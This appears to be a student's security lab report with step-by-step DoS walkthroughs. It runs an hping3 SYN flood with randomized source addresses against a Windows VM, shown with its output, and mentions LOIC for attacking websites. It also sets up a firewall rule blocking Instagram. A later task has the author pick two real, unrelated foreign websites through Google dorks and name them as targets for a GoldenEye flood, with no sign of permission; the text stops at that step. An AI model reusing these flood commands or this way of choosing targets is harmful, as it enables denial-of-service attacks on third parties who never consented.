
```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
#
```

STEP-9: Now to perform DOS attack run the following command `hping3 -V -c 1000 -d 120 -S -w 64 -p 445 -s 445 --flood --rand-source <target_IP>`

```
└─(root㉿kali)-[/home/kali]
# hping3 -V -c 1000 -d 120 -S -w 64 -p 445 -s 445 --flood --rand-source 192.168.29.122
using eth0, addr: 10.0.2.4, MTU: 1500
HPING 192.168.29.122 (eth0 192.168.29.122): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
#
```

This command will start sending flooding the windows virtual machine.

STEP-10: Open windows 10(again) and check the performance using task manager.



As we can see as soon as the Dos attack is started the utilization of all resource in the windows 10 VM clocked to 100% making the machine unusable until attack is stopped.

Conclusion:

- A Denial of Service (DoS) attack aims to leave a machine or network unavailable to its users by overwhelming it with a flood of illegitimate request. This is occurred when the security aspects of any machines are disabled.
- Linux is a powerful tool to perform Dos attack on virtual machine.
- To do DOS attack on a website LOIC(low orbit ion cannon) can be used.

Summary-

The report covers three main objectives.

Firstly, it demonstrates how to use **Wireshark**, a network protocol analyzer, to sniff data from a website capturing FTP, HTTP, and POP protocols.

Secondly, it explains how to exploit the Sunset and DC-1 servers using Linux and Nmap scripts.

Lastly, it provides a step-by-step guide on performing a **Denial of Service (DoS)** attack on a Windows 10 virtual machine using Linux, leading to 100% resource utilization and rendering the machine unusable.


23EO5-ST#IS#6653-Task-5

Objective -

Changing Firewall Rules, DoS using Goldeneye and Wireshark, Backdoor using Metasploit framework

A) Turn off the antivirus and block the Instagram web application and a Standalone application by changing the rules of the firewall.

STEP 1 - Find the IP address of Instagram using any tool. Here we have used nslookup.



```
Command Prompt
Microsoft Windows [Version 10.0.22631.3447]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Satvikk>nslookup www.instagram.com
Server: Unknown
Address: 192.168.95.124

Non-authoritative answer:
Name:   z-p42-instagram.c10r.instagram.com
Addresses: 2a03:2880:f285:e7:face:b00c:0:4420
           163.70.140.174
Aliases:  www.instagram.com


C:\Users\Satvikk>
```

We found that the ip address instagram site uses is


2a03:2880:f285:e7:face:b00c:0:4420

163.70.140.174


STEP 2 - Open Firewall on your Windows Machine




STEP 3 - Under Outbound Rules Section Proceed to add New Rule...




STEP 4 - Select Custom Rule and Click Next




STEP 5 - Select all programs and click next.




STEP 6 - In Scope section, proceed to add the IP address that we found in the Add IP field.




STEP 7 - Add IP addresses and Click Next.



STEP 8 - Leave all the other sections default.




STEP 9 - Give a suitable name to the Rule and Click Finish




Conclusion

After performing the above steps you can see instagram.com is not accessible anymore.




Task B) Perform Dos Attack using the goldeneye tool on any 2 non-Indian websites and Observe the traffic in the Wireshark.

STEP 1 - Install WireShark tool in your machine by running wireshark.exe




STEP 2 - Wait for all the dependencies to install completely.




STEP 3 - Find Two Websites to attack using Google Dorks.

Here we are using szic.pk and panki.it .

